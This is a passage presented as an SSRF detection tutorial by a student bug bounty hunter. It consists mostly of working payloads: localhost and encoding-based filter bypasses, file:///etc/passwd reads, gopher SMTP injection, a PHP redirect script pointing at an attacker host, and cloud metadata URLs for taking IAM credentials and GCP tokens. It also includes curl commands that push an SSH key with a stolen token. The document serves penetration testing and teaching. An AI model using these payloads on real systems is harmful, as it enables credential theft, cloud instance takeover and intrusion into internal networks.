
What is SSRF and how to Detect them on Web Application

- by shreyansh desai,
2nd year Student at Institute of Computer Science and Technology, Ahmedabad , Bug bounty hunter and Security Enthusiast



SSRF vulnerabilities occur when an attacker has full or partial control of the request sent by the web application. A common example is when an attacker can control the third-party service URL to which the web application makes a request.

Server Side Request Forgery (SSRF) vulnerabilities let an attacker send crafted requests from the back-end server of a vulnerable web application. Criminals usually use SSRF attacks to target internal systems that are behind firewalls and are not accessible from the external network. An attacker may also leverage SSRF to access services available through the loopback interface (127.0.0.1) of the exploited server.

The payloads that are used by hackers to detect SSRF on a web application are given below :

➔ Basic SSRF

http://127.0.0.1:80
http://127.0.0.1:443
http://127.0.0.1:22
http://0.0.0.0:80
http://0.0.0.0:443
http://0.0.0.0:22
http://localhost:80
http://localhost:443
http://localhost:22

1. Advanced exploit using a redirection

1. Create a subdomain pointing to 192.168.0.1 with DNS A record e.g:ssrf.example.com
2. Launch the SSRF: vulnerable.com/index.php?url=http://YOUR_SERVER_IP
vulnerable.com will fetch YOUR_SERVER_IP which will redirect to 192.168.0.1

2. Advanced exploit using type=url

Change "type=file" to "type=url"
Paste URL in text field and hit enter
Using this vulnerability users can upload images from any image URL = trigger an SSRF

If you insert http://127.0.0.1:21/?%0A before the url parameter and send request then it can trigger ssrf.

➔ SSRF using Various Encoding

1. Hex Encoding like using :
127.0.0.1 to 0x7f.0x0.0x0.0x1
localhost to 6C6F63616C686F7374

2. Octal Encoding like using :
127.0.0.1 translates to 0177.0.0.01

3. Dword Encoding is "Double Word" or 32-bit integer
http://127.0.0.1 to http://2130706433

4. URL Encoding :
http://localhost to http://%6c%6f%63%61%6c%68%6f%73%74

https://www.site.com/blog/services/oembed/?url=https://1:@sqli.site:\@@@@@w.youtube.com/%23@https://www.youtube.com/&callback=CKEDITOR._.jsonpCallbacks[89]

https://site.com/redirect?signature=36bbca340be8d9e3fee0f464049369767c39a32b&url=http%3A%2F%2Fwww.%25E2%2596%2588%25E2%2596%2588%25E2%2596%2588%25E2%2596%2588%3A80%40yourhostname.com

5. Dotted decimal with overflow:
http://425.510.425.510/

6. Dotless decimal:
http://2852039166/

7. Dotless decimal with overflow:
http://7147006462/

8. Dotless hexadecimal:
http://0xA9FEA9FE/

9. Dotless hexadecimal with overflow:
http://0x41414141A9FEA9FE/

10. Dotted octal with padding:
http://0251.00376.000251.0000376/

11. single encoding for glassfish server:

https://help.redacted.com/plugins/servlet/oauth/users/icon-uri?consumerUri=http://127.0.0.1:4848/theme/META-INF/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/etc/passwd

12. double encoding of the payload above to bypass:

https://help.redacted.com/plugins/servlet/oauth/users/icon-uri?consumerUri=http://127.0.0.1:4848/theme/META-INF%2f%25c0%25ae%25c0%25ae%2f%25c0%25ae%25c0%25ae%2f%25c0%25ae%25c0%25ae%2f%25c0%25ae%25c0%25ae%2f%25c0%25ae%25c0%25ae%2f%25c0%25ae%25c0%25ae%2f%25c0%25ae%25c0%25ae%2f%25c0%25ae%25c0%25ae%2f%25c0%25ae%25c0%25ae%2f%25c0%25ae%25c0%25ae%2fetc%2fpasswd

➔ SSRF To XSS
http://brutelogic.com.br/poc.svg -> simple alert
https://website.mil/plugins/servlet/oauth/users/icon-uri?consumerUri= -> simple ssrf

➔ Bypassing filters
1. Bypass using HTTPS

https://127.0.0.1/
https://localhost/

2. Bypass localhost with [::]

http://[::]:80/
http://[::]:25/ SMTP
http://[::]:22/ SSH
http://[::]:3128/ Squid
http://0000::1:80/
http://0000::1:25/ SMTP
http://0000::1:22/ SSH
http://0000::1:3128/ Squid

3. Bypass localhost with a domain redirection

http://spoofed.burpcollaborator.net
http://localtest.me
http://customer1.app.localhost.my.company.127.0.0.1.nip.io
http://mail.ebc.apple.com redirect to 127.0.0.6 == localhost
http://bugbounty.dod.network redirect to 127.0.0.2 == localhost
http://localhost:8008/documentconverterws?action=convert&url=http://localhost:8008/documentconverterws

&targetformat=png

4. Bypass localhost with CIDR (/8)

http://127.127.127.127
http://127.0.1.3
http://127.0.0.0

5. Bypass using a decimal IP location

http://0177.0.0.1/
http://2130706433/ = http://127.0.0.1
http://3232235521/ = http://192.168.0.1
http://3232235777/ = http://192.168.1.1

6. Bypass using IPv6/IPv4 Address Embedding

http://[0:0:0:0:0:ffff:127.0.0.1]

7. Bypass using malformed urls

localhost:+11211aaa
localhost:00011211aaaa

8. Bypass using rare address

http://0/
http://127.1
http://127.0.1

9. Bypass using bash variables (curl only) :

curl -v "http://evil$google.com"
$google = ""

10. Bypass using tricks combination :

http://[0:0:0:0:0:ffff:127.0.0.1]:80/secret
http://1.1.1.1 &@2.2.2.2# @3.3.3.3/
urllib2 : 1.1.1.1
requests + browsers : 2.2.2.2
urllib : 3.3.3.3
http://127.1.1.1:80\@127.2.2.2:80/
http://127.1.1.1:80\@@127.2.2.2:80/
http://127.1.1.1:80:\@@127.2.2.2:80/
http://127.1.1.1:80#\@127.2.2.2:80/

11. Bypass filter_var() php function

0://evil.com:80;http://google.com:80/

➔ SSRF exploitation via URL Scheme

1. File:- Allows an attacker to fetch the content of a file on the server

file://path/to/file
file:///etc/passwd
file://\/\/etc/passwd
ssrf.php?url=file:///etc/passwd

2. HTTP:- Allows an attacker to fetch any content from the web, it can also be used to scan ports.

ssrf.php?url=http://127.0.0.1:22
ssrf.php?url=http://127.0.0.1:80
ssrf.php?url=http://127.0.0.1:443

3. Dict:- The DICT URL scheme is used to refer to definitions or word lists available using the DICT protocol:

dict://<user>;<auth>@<host>:<port>/d:<word>:<database>:<n>
ssrf.php?url=dict://attacker:11111/
http://example.com/ssrf.php?dict://evil.com:1337/

4. SFTP:- A network protocol used for secure file transfer over secure shell

http://example.com/ssrf.php?url=sftp://evil.com:1337/

5. TFTP:- Trivial File Transfer Protocol, works over UDP

ssrf.php?url=tftp://evil.com:12346/TESTUDPPACKET
http://example.com/ssrf.php?url=ldap://localhost:1337/%0astats%0aquit
http://example.com/ssrf.php?url=ldaps://localhost:1337/%0astats%0aquit
http://example.com/ssrf.php?url=ldapi://localhost:1337/%0astats%0aquit

6. LDAP

Lightweight Directory Access Protocol. It is an application protocol used over an IP network to manage and access the distributed directory information service.

ssrf.php?url=ldap://localhost:11211/%0astats%0aquit
http://example.com/ssrf.php?url=ldap://localhost:1337/%0astats%0aquit
http://example.com/ssrf.php?url=ldaps://localhost:1337/%0astats%0aquit
http://example.com/ssrf.php?url=ldapi://localhost:1337/%0astats%0aquit

7. Gopher

ssrf.php?url=gopher://127.0.0.1:25/xHELO%20localhost%250d%250aMAIL%20FROM%3A%3Chacker@site.com%3E%250d%250aRCPT%20TO%3A%3Cvictim@site.com%3E%250d%250aDATA%250d%250aFrom%3A%20%5BHacker%5D%20%3Chacker@site.com%3E%250d%250aTo%3A%20%3Cvictime@site.com%3E%250d%250aDate%3A%20Tue%2C%2015%20Sep%202017%2017%3A20%3A26%20-0400%250d%250aSubject%3A%20AH%20AH%20AH%250d%250a%250d%250aYou%20didn%27t%20say%20the%20magic%20word%20%21%250d%250a%250d%250a%250d%250a.%250d%250aQUIT%250d%250a

8. Gopher HTTP

gopher://<proxyserver>:8080/_GET http://<attacker:80>/x HTTP/1.1%0A%0A
gopher://<proxyserver>:8080/_POST%20http://<attacker>:80/x%20HTTP/1.1%0ACookie:%20eatme%0A%0AI+am+a+post+body
Gopher SMTP — Back connect to 1337
Content of evil.com/redirect.php:

```
<?php
header("Location: gopher://hack3r.site:1337/_SSRF%0ATest!");
?>
```

Now query it.
https://example.com/?q=http://evil.com/redirect.php.

Gopher SMTP — send a mail

Content of evil.com/redirect.php:

```
<?php
	$commands = array(
		'HELO victim.com',
		'MAIL FROM: <admin@victim.com>',
		'RCPT To: <sxcurity@oou.us>',
		'DATA',
		'Subject: @sxcurity!',
		'Corben was here, woot woot!',
		'.'
	);
	$payload = implode('%0A', $commands);
	header('Location: gopher://0:25/_'.$payload);
?>
```

➔ SSRF URL for Cloud Instances

1. SSRF URL for AWS Bucket

Always here : /latest/meta-data/{hostname,public-ipv4,...}
User data (startup script for auto-scaling) : /latest/user-data
Temporary AWS credentials : /latest/meta-data/iam/security-credentials/

2. DNS record

http://169.254.169.254
http://metadata.nicob.net/
http://169.254.169.254.xip.io/
http://1ynrnhl.xip.io/
http://www.ipsum.org.1ynrnhl.xip.io/

3. HTTP redirect

Static:http://nicob.net/redir6a
Dynamic:http://nicob.net/redir-http-169.254.169.254:80-

4. Alternate IP encoding

http://169.254.169.254/latest/user-data
http://169.254.169.254/latest/user-data/iam/security-credentials/[ROLE NAME]
http://169.254.169.254/latest/meta-data/
http://169.254.169.254/latest/meta-data/iam/security-credentials/[ROLE NAME]
http://169.254.169.254/latest/meta-data/iam/security-credentials/PhotonInstance
http://169.254.169.254/latest/meta-data/ami-id
http://169.254.169.254/latest/meta-data/reservation-id
http://169.254.169.254/latest/meta-data/hostname
http://169.254.169.254/latest/meta-data/public-keys/
http://169.254.169.254/latest/meta-data/public-keys/0/openssh-key
http://169.254.169.254/latest/meta-data/public-keys/[ID]/openssh-key

http://169.254.169.254/latest/meta-data/iam/security-credentials/dummy
http://169.254.169.254/latest/meta-data/iam/security-credentials/s3access
http://169.254.169.254/latest/dynamic/instance-identity/document

5. Jira SSRF leading to AWS info disclosure — https://help.redacted.com/plugins/servlet/oauth/users/icon-uri?consumerUri=http://169.254.169.254/metadata/v1/maintenance
6. Flaws challenge — http://4d0cf09b9b2d761a7d87be99d17507bce8b86f3b.flaws.cloud/proxy/169.254.169.254/latest/meta-data/iam/security-credentials/flaws/

➔ SSRF URL for AWS Elastic Beanstalk

Requires the header “Metadata-Flavor: Google” or “X-Google-Metadata-Request: True”
http://169.254.169.254/computeMetadata/v1/
http://metadata.google.internal/computeMetadata/v1/
http://metadata/computeMetadata/v1/
http://metadata.google.internal/computeMetadata/v1/instance/hostname
http://metadata.google.internal/computeMetadata/v1/instance/id
http://metadata.google.internal/computeMetadata/v1/project/project-id
Google allows recursive pulls
http://metadata.google.internal/computeMetadata/v1/instance/disks/?recursive=true
http://metadata.google.internal/computeMetadata/v1beta1/
http://metadata.google.internal/computeMetadata/v1beta1/?recursive=true

-->Interesting files to pull out:

SSH Public Key : http://metadata.google.internal/computeMetadata/v1beta1/project/attributes/ssh-keys?alt=json
Get Access Token :
http://metadata.google.internal/computeMetadata/v1beta1/instance/service-accounts/default/token
Kubernetes Key :
http://metadata.google.internal/computeMetadata/v1beta1/instance/attributes/kube-env?alt=json

Add an SSH key

Extract the token :
http://metadata.google.internal/computeMetadata/v1beta1/instance/service-accounts/default/token?alt=json

Check the scope of the token

```
$ curl https://www.googleapis.com/oauth2/v1/tokeninfo?access_token=ya29.XXXXXKuXXXXXXXkGT0rJSA
{
      "issued_to": "101302079XXXXX",
      "audience": "10130207XXXXX",
      "scope": "https://www.googleapis.com/auth/compute https://www.googleapis.com/auth/logging.write
https://www.googleapis.com/auth/devstorage.read_write https://www.googleapis.com/auth/monitoring",
      "expires_in": 2443,
      "access_type": "offline"
}
```

Now push the SSH key.

```
curl -X POST "https://www.googleapis.com/compute/v1/projects/1042377752888/setCommonInstanceMetadata"
-H "Authorization: Bearer ya29.c.EmKeBq9XI09_1HK1XXXXXXXXT0rJSA"
-H "Content-Type: application/json"
--data '{"items": [{"key": "sshkeyname", "value": "sshkeyvalue"}]}'
```

➔ SSRF URL for Digital Ocean

Documentation available at https://developers.digitalocean.com/documentation/metadata/
curl http://169.254.169.254/metadata/v1/id
http://169.254.169.254/metadata/v1.json
http://169.254.169.254/metadata/v1/
http://169.254.169.254/metadata/v1/id
http://169.254.169.254/metadata/v1/user-data
http://169.254.169.254/metadata/v1/hostname
http://169.254.169.254/metadata/v1/region
http://169.254.169.254/metadata/v1/interfaces/public/0/ipv6/address

All in one request:
curl http://169.254.169.254/metadata/v1.json | jq

➔ SSRF URL for Packetcloud

Documentation available at https://metadata.packet.net/userdata

➔ SSRF URL for Azure

Limited, maybe more exists?
https://azure.microsoft.com/en-us/blog/what-just-happened-to-my-vm-in-vm-metadata-service/
http://169.254.169.254/metadata/v1/maintenance
Update Apr 2017, Azure has more support; requires the header “Metadata: true”
https://docs.microsoft.com/en-us/azure/virtual-machines/windows/instance-metadata-service
http://169.254.169.254/metadata/instance?api-version=2017-04-02
http://169.254.169.254/metadata/instance/network/interface/0/ipv4/ipAddress/0/publicIpAddress?api-version=2017-04-02&format=text

➔ SSRF URL for Kubernetes ETCD

Can contain API keys and internal ip and ports
curl -L http://127.0.0.1:2379/version
curl http://127.0.0.1:2379/v2/keys/?recursive=true

➔ SSRF URL for Docker

http://127.0.0.1:2375/v1.24/containers/json
Simple example
docker run -ti -v /var/run/docker.sock:/var/run/docker.sock bash
bash-4.4# curl --unix-socket /var/run/docker.sock http://foo/containers/json
bash-4.4# curl --unix-socket /var/run/docker.sock http://foo/images/json

➔ Enclosed Alphanumeric ssrf payload

http://ⓔⓧⓐⓜⓟⓛⓔ.ⓒⓞⓜ = example.com
http://127.1.1.1:80\@127.2.2.2:80/
http://127.1.1.1:80\@@127.2.2.2:80/
http://127.1.1.1:80:\@@127.2.2.2:80/
http://127.1.1.1:80#\@127.2.2.2:80/

List:
① ② ③ ④ ⑤ ⑥ ⑦ ⑧ ⑨ ⑩ ⑪ ⑫ ⑬ ⑭ ⑮ ⑯ ⑰ ⑱ ⑲ ⑳
⑴ ⑵ ⑶ ⑷ ⑸ ⑹ ⑺ ⑻ ⑼ ⑽ ⑾ ⑿ ⒀ ⒁ ⒂ ⒃ ⒄ ⒅ ⒆ ⒇
🄁 🄂 🄃 🄄 🄅 🄆 🄇 🄈 🄉 🄊 🄋 🄌 🄍 🄎 🄏 🄐 🄑 🄒 🄓 🄔

⒜ ⒝ ⒞ ⒟ ⒠ ⒡ ⒢ ⒣ ⒤ ⒥ ⒦ ⒧ ⒨ ⒩ ⒪ ⒫ ⒬ ⒭ ⒮ ⒯ ⒰ ⒱ ⒲ ⒳ ⒴ ⒵
Ⓐ Ⓑ Ⓒ Ⓓ Ⓔ Ⓕ Ⓖ Ⓗ Ⓘ Ⓙ Ⓚ Ⓛ Ⓜ Ⓝ Ⓞ Ⓟ Ⓠ Ⓡ Ⓢ Ⓣ Ⓤ Ⓥ Ⓦ Ⓧ Ⓨ Ⓩ ⓐ ⓑ ⓒ ⓓ ⓔ ⓕ ⓖ ⓗ ⓘ ⓙ ⓚ ⓛ ⓜ
ⓝ ⓞ ⓟ ⓠ ⓡ ⓢ ⓣ ⓤ ⓥ ⓦ ⓧ ⓨ ⓩ ⓪ ⓫ ⓬ ⓭ ⓮ ⓯ ⓰ ⓱ ⓲ ⓳ ⓴ ① ② ③ ④ ⑤ ⑥ ⑦ ⑧ ⑨ ⑩ □
http://169。254。169。254/

http://169。254。169。254/

http://⑯⑨。②⑤④。⑯⑨。②⑤④/

http://⓪ⓧⓐ⑨。⓪ⓧⓕⓔ。⓪ⓧⓐ⑨。⓪ⓧⓕⓔ:80/

http://⓪ⓧⓐ⑨ⓕⓔⓐ⑨ⓕⓔ:80/

http://②⑧⑤②⓪③⑨①⑥⑥:80/

http://④②⑤。⑤①⓪。④②⑤。⑤①⓪:80/

http://⓪②⑤①。⓪③⑦⑥。⓪②⑤①。⓪③⑦⑥:80/

http://⓪⓪②⑤①。⓪⓪⓪③⑦⑥。⓪⓪⓪⓪②⑤①。⓪⓪⓪⓪⓪③⑦⑥:80/

http://[::①⑥⑨。②⑤④。⑯⑨。②⑤④]:80/

http://[::ⓕⓕⓕⓕ:①⑥⑨。②⑤④。⑯⑨。②⑤④]:80/

http://⓪ⓧⓐ⑨。⓪③⑦⑥。④③⑤①⑧:80/

http://⓪ⓧⓐ⑨。⑯⑥⑧⑨⑥⑥②:80/

http://⓪⓪②⑤①。⑯⑥⑧⑨⑥⑥②:80/

http://⓪⓪②⑤①。⓪ⓧⓕⓔ。④③⑤①⑧:80/